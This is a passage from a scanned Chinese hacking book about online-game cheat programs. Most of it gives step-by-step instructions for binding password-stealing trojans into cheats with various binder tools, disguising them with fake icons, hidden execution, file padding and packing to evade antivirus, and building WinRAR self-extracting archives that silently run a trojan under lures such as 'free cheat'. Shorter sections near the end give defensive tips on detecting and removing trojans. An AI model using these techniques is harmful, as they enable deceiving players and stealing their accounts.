网络游戏的外挂主要是利用封包技术来完成的，要实现封包采用的方式比较多，比如 **APIhook**、**VXD**、**Winsock2** 等。因为 **Windows** 内核提供的功能都被封装到 **API**（应用程序编程接口）中，所以要实现封包信息就必须通过 **API**，**APIhook** 技术就是利用 **Windows** 中的 **API** 来得到封包信息的；**VXD** 技术就是直接通过控制 **VXD** 驱动程序来实现封包信息的，不过 **VXD** 封包技术只能在 **Windows 95/98** 中使用；**Winsock2** 技术是利用 **Windows** 的网络编程接口 **Winsock** 来获取封包的，**Winsock** 工作在应用层，它提供与底层传输协议无关的高层数据传输编程接口，**Winsock2** 是 **Winsock 2.0** 提供的服务提供者接口，不过只能在 **Windows 2000** 中使用。

在完成封包制作后，就可以利用专门的封包制作软件来制作和发送封包，比如 **WPE** 等。下面我们就结合 **WPE** 简单说说传奇外挂的工作原理。

2. 传奇外挂的工作原理

制作传奇外挂主要就是利用 **WPE**（**Winsock Packet Editor**）外挂制作工具来制作、发送封包的。使用 **WPE** 制作传奇外挂其实不是更改游戏中的数值，而是伪造信息进行封包。使用 **WPE** 可以截取网上数据封包，比如传奇采用的是 **C/S**（客户端/服务端）模式，游戏玩家的信息都是放在服务器上的，如果要从服务器上修改玩家信息几乎是无法实现的；而使用的客户端是为了接收玩家发送的指令，之后向服务器发送封

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

包，在服务器接收到封包后进行分析，然后返回结果，同样是以封包形式发送到客户端的。

根据 **C/S** 模式原理我们可以看到，如果对封包里的数据进行修改，那么理论上会让服务器出现错误的判断。但是实际操作中，因为服务器采取了各种应对监测措施，所以如果仅仅是修改封包中的部分数据，那么它是很容易被服务器识破的。为了突破服务器监测，可以修改封包中更多的数据。同时服务器的监测能力也是有限的，不可能监测封包的全部内容，而且如果都监测的话会消耗很大的系统资源，这样有的服务器会将监测工作交给客户端来完成，比如早期的半月、免腊、穿人都是在客户端进行监测的，服务端并不提供相应的监测机制。通过这里的分析，大家也知道了网络游戏中的“漏洞”。**WPE** 的工作原理就是修改服务器没有监测到的数据包，然后进行封包的发送。

3. 如何捆绑盗号木马

上面我们介绍了外挂程序的工作原理，接着谈谈捆绑盗号木马的外挂是怎么做出来的。绝大部分外挂捆绑木马都是通过一些 **EXE** 文件捆绑软件实现的。找到现成的木马程序，设定好服务端的参数，例如自己的电子邮件等，然后和编写好的外挂合二为一。下面是几款主流捆绑机的使用方法：




图 1-18　使用 EXE 捆绑机

(1) EXE 捆绑机

比如使用“**EXE** 捆绑机”（如图 **1-18**）。首先运行该程序，单击“执行文件 **1**”按钮选择传奇外挂程序；然后单击“执行文件 **2**”按钮选择盗号木马程序；单击“目标文件”按钮选择保存的文件。最后单击“捆绑”按钮捆绑盗号木马的外挂程序。这样在安装该外挂程序的同时，还会运行捆绑的木马程序。

(2)开山文件合并器

另外，通过“开山文件合并器”也是可以完成文件的捆绑、合并的，通过该软件可以将任意多个文件合并为一个可执行文件，运行合并后的文件就相当于同时运行了合并前的多个原文件。该软件可以支持**.exe**、**.dll**、**.ico**、**.bmp**、**.cpl** 等文件类型。

具体方法如下：首先运行“开山文件合并器”（该软件提供 **20** 天的试用），在主窗口中（如图 **1-19**）单击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

"+"按钮来添加文件，可以是 **EXE** 文件、图片文件、文本文件，单击"-"按钮可以删除要合并的文件。为了掩饰捆绑木马，可以单击"更改图标"按钮将该捆绑外挂改变为你想要设置图标，比如记事本、**QQ** 等等。最后，单击"合并"按钮，在出现的保存对话框中输入文件名称，单击"保存"按钮就可以保存合并后的外挂文件了。



图 1-19　使用"开山文件合并器"

(3)鸿威文件捆绑器

"鸿威文件捆绑器"是款绿色软件，不向注册表写入任何信息，不需要安装，只要下载后解压缩即可使用。和前面两款软件相比，鸿威文件捆绑器的加密性能和解压时运行文件的隐蔽性有了更大的提高。它可以将多个程序或文件捆绑成一个可执行程序，运行生成的可执行文件就相当于同时运行合并前的多个元文件。它不仅可以更改图标(支持 **256** 色)，而且还可以加壳加压，合并后完全避开杀毒软件查杀，加入的所有文件将被压缩和加密处理！ 该软件支持的文件格式很多，基本上我们能够遇到的文件格式它都能够支持，比如**.exe**、**.txt**、**.doc**、**.bmp**、**.dll** 等等。




图 1-20　使用"鸿威文件捆绑器"

具体的方法如下：首先下载解压缩"鸿威文件捆绑器"，之后运行解压缩后的可执行文件 **WEIbind.exe**，在主窗口中(如图 **1-20**)空白处单击鼠标右键，选择"增加文件"，这里可以选择我们所需要的任意文件(支持任意格式)，同时，增加文件之后，还可以删除不想要的文件以及设置每个文件的属性，只需要选中要删除

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

或是修改属性的文件，单击鼠标右键选择“清除文件”或是“高级属性”即可。在“高级属性”中，我们又可以选择“运行方式”和“解绑于”，在“运行方式”中可以选择在文件运行的时候是“隐藏”、“最大化运行”或是“最小化运行”，对于我们想掩饰捆绑的木马等，不用说了，肯定是选择“隐藏”了。同时为了掩饰捆绑的木马，可以单击“图标”按钮将该捆绑外挂改变为你想要设置的图标，同样可以设置为记事本、QQ 等等。最后，单击“合并”按钮，在出现的保存对话框中输入文件名称，单击“保存”按钮就可以保存合并后的外挂文件了。

(4)文件处理专家

“文件处理专家”可以称得上是一个文件处理的多面手，不但可以进行文件捆绑、反捆绑，还可以进行文件分割及合并处理等操作。它合并后的文件采用压缩加密处理，并且可以加密以保护所捆绑的文件了，同时支持对无限多个文件进行捆绑、合并处理，支持捆绑的反过程处理以及任意修改输出文件的图标，图标文件可从指定的**.EXE**、**.DLL**、**.ICO**、**.OCX**、**.CPL**、**.BMP** 或任何包含图标的文件自动获取等等功能。

具体方法：运行“文件处理专家”（该软件是款共享软件），在主窗口中（如图 **1–21**）可以看到很多页面，有“文件捆绑”、“文件松绑”、“文件分割”、“参数设定”等等，对于“文件捆绑”来说，单击右侧的绿色的“**+**” 按钮来添加文件，可以是任意格式的文件，单击红色的“**–**”按钮可以删除要合并的文件。为了掩饰所要捆绑的木马文件，可以单击“更改图标”按钮将该捆绑外挂改变为你想要设置图标，可以选择系统自带的图标或是按照选择自己喜欢的任意图标。同时设置一下“默认解出路径”，再选择输出的地址和文件名。最后，单击下部的“确定”按钮就可以保存合并后的外挂文件了。在“参数设置”页面里面可以设置常用选项，同时也可以设置捆绑输出文件的密码保护。




图 1–21　使用“文件处理专家”

(5)文件分割加肥器

“文件分割加肥器”是集文件分割、合并、加肥、捆绑四大功能于一体的一款软件。它支持任意格式、任意多个文件的捆绑，支持修改合并后的文件图标、文件和时间属性等等，它的特色是可以对生成的文件“加肥”。有些老手，在看到所生成某个文件，如果比较熟悉的话，从大小就可以看出文件有没有被绑定别的文件，这时就可以利用“文件加肥”功能使合并后的文件变为想要的大小，从而更好地达到欺骗效果。

具体使用方法如下：首先运行“文件分割加肥器”（该软件是共享软件，提供 **30** 天的试用，如图 **1–22**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-22 使用“文件分割加肥器”

在主窗口中单击“添加文件”按钮可以添加文件，而且可以添加任意格式的文件。单击“删除”按钮可以删除要合并的单个文件。而“清空”按钮则是清除全部要合并的文件重新选择，同时还可以使用“上移”和“下移”改变选中文件的次序。单击“图标”按钮可以将该合并后的文件改变为你想要设置的图标，可以使用标准 **766** 字节图标文件（**.ico**、**.cur**）。再设置生成后的文件的属性和时间属性，选择生成后文件的路径和文件名，单击“生成”按钮，就可以生成合并后的外挂文件了。



图 1-23 添加木马文件和外挂程序

为了讲解清楚，我们从网上下载了最新的传奇外挂——零零柒 **1.05** 免费版，该外挂拥有世界行走、智能战斗、自动补给、智能挂机等众多特色功能，现在正是流行的时候。选择经过前面 **tElock** 处理后的热血传奇木马——黑旋风感染测试版。下面就来看看捆绑的界面（如图 **1-23**）。

几秒钟后，文件捆绑成功！（如图 **1-24**）

如果希望得到更好的保密性，可以用 **tElock** 或其他的加壳软件把捆绑后的 **EXE** 可执行文件再次加密。经过这样处理的木马程序基本上是不可能被杀毒软件检测出来的，可见盗号者为了逃脱杀毒软件的追踪，还是苦下了一番功夫。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-24 木马捆绑成功

顺便说一下“文件加肥”：用户只需要选择“文件加肥”页面，先选择输入文件以及之后的输出文件，再写上原始大小和文件类型，之后在想要加肥后的文件大小处填上所需要的大小，单击“加肥”按钮即可，之后还可以测试加肥后的文件是否可以运行，以及修改文件的属性。有时候，这也不失为一种伪装的策略。

1.2.2 防范外挂中盗号木马

为了防范外挂中盗号木马，我们可采取如下防范措施。

1. 通过 WPE 制作欺骗木马程序

通过 **WPE** 不仅可以抓取封包，还可以捆绑盗号木马。盗号木马程序多半都是可以记录键盘的按键操作，这样可以盗取游戏过程中输入的用户名和密码。

通过 **WPE** 制作捆绑盗号木马的原理如下：比如在传奇游戏中输入用户名和密码的时候故意出错，这样服务器是不会确认的，但是数据还是需要在网上传输，这时通过 **WPE** 截取到错误的封包，然后用 **WPE** 的滤镜功能修改成正确的用户名和密码，这样服务器就可以接受。但是木马是无法获取用户名和密码的。

通过该原理，就可以制作防范盗号木马的外挂，具体的制作步骤如下：

(1) 运行传奇游戏，输入错误的用户名和密码，截取传送的封包；

(2) 输入正确的用户名和密码，截取传送的封包；

(3) 分析两次截获的封包，查找不同的地方；

(4) 启用滤镜功能，做出滤镜封包，存成 FLT 文件；

(5) 用 TRANINER MAKER 做出可执行文件；

这样，以后就可以输入错误的用户名和密码来蒙蔽木马程序。

2. 常规防范措施

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为了防止外挂中盗号木马，我们可以采取如下的防范措施。

(1)将 IE 的“Internet 选项”的“高级”设置为“恢复默认设置”。

(2)不要安装和下载一些来历不明的软件，特别是一些所谓的女神外挂程序。

(3)不要随便打开来历不明信件的附件。

(4)安装最新杀毒软件，并定时升级病毒库。

(5)小心网吧的计算机上安装有记录键盘操作的软件，或被安装了木马。使用网吧计算机时，需先按“Ctrl+Alt+Del”组合键，看看是否有来历不明的程序正在运行，如果有，则立即将该程序结束任务。

(6)网吧上网的用户，最好是在上机器前去网上下载 LDM 木马检查工具，先扫描一下机器检查是否有木马程序。

3. 暴力破解的防范措施

针对一些暴力破解密码的软件，破解用户的账号密码。这种方法主要是通过使用一些暴力破解密码的软件，用穷举法逐个尝试用户的账号密码，但需要使用者有一定的电脑知识，而且破解需要很长时间。针对这些暴力破解密码的软件，我们可以采取如下防范措施：

(1)尽量避免将游戏账号暴露在公众论坛和其他网站。

(2)用户在设置密码时，尽量设置得复杂一点，最好设置为 8 位数以上的字母、数字和其他符号的组合。

(3)不要使用可轻易获得的关于你的信息作为密码。这包括生日、身份证号码、手机号码、你所居住的街道的名字等等。

(4)经常更换密码，因为 8 位数以上的字母、数字和其他符号的组合也不是无懈可击的。

(5)申请密码保护，也就是设置安全码，安全码不要和密码设置的一样。如果你没有设置安全码，那么别人一旦破解你的密码，就可以把你的密码和注册资料(除证件号码外)全部修改。

4. 把木马“揪”出来

为了确定你的计算机是否中了盗号木马程序，我们可以通过下面的措施来检测，并使用相关的木马防范工具来防范木马程序。

(1)检测木马

①检查注册表

在 **Windows** 中依次点击“开始”→“运行”，输入“**regedit**”，回车后打开注册表编辑器，找到并展开“**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion**”和“**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion**”，看看其中有没有此键值项，如果有先删除，再删除相应的程序。

②检查启动组

当系统中了木马之后，往往会隐藏在启动组里，为了清除这些文件，我们可以打开注册表编辑器，依次展开“**HKEY_CURRENT_USER/Software/Microsoft/Windows/Current Version/Explorer/Shell Folders**”，看看“**Startup**”是否设置的是默认的开始启动组。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

③检查 **Win.ini** 和 **System.ini**

Win.ini 和 **System.ini** 也是木马程序经常光顾的地方，为了防范木马的攻击，我们可以依次点击“开始”→“运行”，输入“**msconfig**”，按“回车”后打开“系统配置实用程序”窗口。选择“**WIN.INI**”选项卡，在**[Windows]**小节下的 **load** 和 **run** 后面看看有没有特别的程序；选择“**SYSTEM.INI**”选项卡，看看**[boot]**小节的 **Shell=Explorer.exe** 后面是不是加了其他的内容。如果有，很有可能是木马程序。

(2)防范木马

目前可以防范木马的程序很多，比如使用各种杀毒程序的防火墙工具。比如使用金山网镖来防范木马。在 **Internet** 中，有一些不法玩家利用木马工具盗取其他玩家的网络游戏密码，金山网镖 **6.0** 为广大网络游戏玩家提供网络游戏安全保护功能。当金山网镖 **6.0** 检测到系统中有盗取网络游戏密码的木马时，会提示用户，并拦截此类恶意程序，使其无法访问网络，从根本上防止用户网络游戏密码被盗。当金山网镖 **6.0** 检测到系统中有盗取网络游戏密码的木马时，会弹出如下对话框对你进行提示(如图 **1-25**)。单击“确定”按钮就可以阻止盗号木马的运行。




图 1-25　金山网镖发现的木马程序

(3)清除木马

为了防止因为感染木马，而出现密码丢失的情况，我们可以从网上下载木马程序来清除它们。这里以“木马客星”为例，可以查杀多种木马程序，其中就包括网络游戏盗号木马程序。首先运行“木马客星”(如图 **1-26**)，单击“扫描内存”按钮就可以对当前内存进行扫描，看看有无木马程序；单击“扫描硬盘”可以对硬盘进行全方位的扫描，并列出病毒。另外，单击“设置”按钮可以设置软件的扫描选项，比如扫描的文件类型，还可以设置防火墙等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-26 木马客星主窗口

1.3 WinRAR 制作自动运行盗号木马

1.3.1 解压缩后自动运行盗号木马

通过 **WinRAR** 不仅可以解压/压缩各种文件和文件夹，还可以用来制作自动运行的程序。很多玩家在下载网络游戏和外挂后，使用之后发现密码被更改，账号丢失等现象，这其实是因为在安装游戏和外挂的同时也运行了盗号木马所致。稍微熟悉 **WinRAR** 功能的朋友都知道，利用 **WinRAR** 很容易制作解压缩后自动运行的盗号木马。




图 1-27 设置压缩选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

具体方法如下：首先，运行 **WinRAR**，选择要自制压缩包的文件（添加支持可执行的盗号木马），单击工具栏“添加”按钮或按下“**Alt+A**”组合键，打开“压缩文件名和参数”窗口。

接着，在“常规”选项卡中，输入压缩文件名，为了让玩家上当，可以取一个欺骗性的名字，比如“免费外挂”；在“压缩文件格式”中选择压缩文件格式，比如 **RAR** 或 **ZIP**；在“压缩选项”中选择“创建自解压格式压缩文件”（如图 **1–27**）。

然后，选择“文件”选项卡（如图 **1–28**），在“要添加的文件”区域单击“追加”按钮添加其他的文件，在“要排除的文件”区域单击“追加”按钮添加要排除的文件，在“文件路径”中可以设置文件路径存储方式。




图 1–28　设置压缩的文件




图 1–29　设置密码保护

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

另外，为了保证压缩文件的保密性，诱惑玩家，可以在“高级”选项卡中设置密码。首先选择“高级”选项卡，单击“设置密码”按钮，在打开的窗口中输入密码和确认密码（如图 **1-29**）。最后，连续两次单击“确定”按钮即可。这样，在运行自解压压缩包时，会弹出窗口要求输入密码。

在“高级”选项卡中，单击“自解压选项”按钮还可以设置程序解压的路径，是否在“**Program Files**”中创建；为了在解压后自动运行盗号木马程序，可以在“安装程序”区域的“解压后运行”中输入程序的名称（如图 **1-30**）。



图 1-30　设置解压后运行的程序



图 1-31　设置安装模式

在“高级自解压选项”窗口的“模式”选项卡中，为了让安装盗号木马的全过程不显示出来，可以在“安静模式”中选择“全部隐藏”（如图 **1-31**），为了出现有同样的文件或文件夹存在，在“覆盖方式”中选择“覆盖所有文件”，

最后，在“模块”选项卡中选择“自解压模块”，使用默认的 **Zip.SFX** 即可。连续单击“确定”按钮就生成了自动解压缩并运行的盗号木马程序。

1.3.2 有 WinRAR 图标的盗号木马

为了掩饰盗号木马程序，我们可以将木马程序的图标改成 **WinRAR** 的样子。可以通过下面三步来完成：

第一步，首先，进行上面的生成自解压盗号木马程序的操作，在设置自解压选项的时候，可以在“高级自解压选项”窗口中选择“文本和图标”选项卡

第二步，在“自解压文件窗口标题”中可以输入自解压文件窗口的标题内容，在“自解压文件窗口显示的文本”中可以输入相应的文本内容；也可以单击“从文件加载文本”按钮从文件中加载现成的文本内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三步，在“自定义自解压文件图标”区域，单击“浏览”按钮（如图 **1–32**）就可以添加图标文件，可以支持**.ico** 文件或其他含有图标的文件，为了伪装成 **WinRAR** 图标，可以 **WinRAR** 主程序。最后，连续单击“确定”按钮即可制作有 **WinRAR** 图标的盗号木马。




图 1–32　自定义自解压文件图标

小技巧：如果从加载的可执行程序中无法获得图标文件，我们可以借助于其他专用的图标工具来提取图标文件（.ico），比如小榕图标编辑器、MicroAngelo 等等。

1.4 骗人外挂

1.4.1 自称是外挂的木马

在网上除了“包装”外挂外，还有各种各样的骗人外挂。其实，玩网络游戏遇到骗人外挂是家常便饭了，最近在某些评论中就提到“网络游戏恶意 **PK** 是正常的，强者欺负弱小是正常的，骗人和被骗是正常的.....”从中我们不难看出网络游戏中骗人的程度已经达到令人发指的程度，同样骗人外挂也肆虐在网络，游戏迷一个一个地被欺骗。

这些骗人外挂和“包装”外挂类似，不过后者对外挂进行了精心包装，其实是一颗“木马”的心，而骗人外挂是利用各种宣传手段和外挂的功能来欺骗玩家安装该外挂，其实本身就是木马程序，在安装之后就会盗

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

取玩家的密码。目前，在网上常见的自称是外挂的木马有如下几种：

1. 命运外挂

在网上有一些网站提供自称是“命运外挂”的外挂程序，而且是免费提供的，在注册之后可以提供双倍经验，在下载后会要求你注册一个 **263** 邮箱。而且必须是通过外挂提供的指定链接才是有效的，但是在完成注册后，却提示你未得到验证。其实，该外挂是利用链接来骗取玩家点击，并提供手机号码完成注册，从中获得网站的提成。

2.《天骄》骗人外挂

最近，据玩家举报，一些网站出现了几款所谓的《天骄》外挂。《天骄》技术人员针对每一个外挂进行了测试，结果不出意料，这些所谓的收费或免费外挂，无一例外全是骗人外挂。具体的外挂有：

(1) 专业门卫

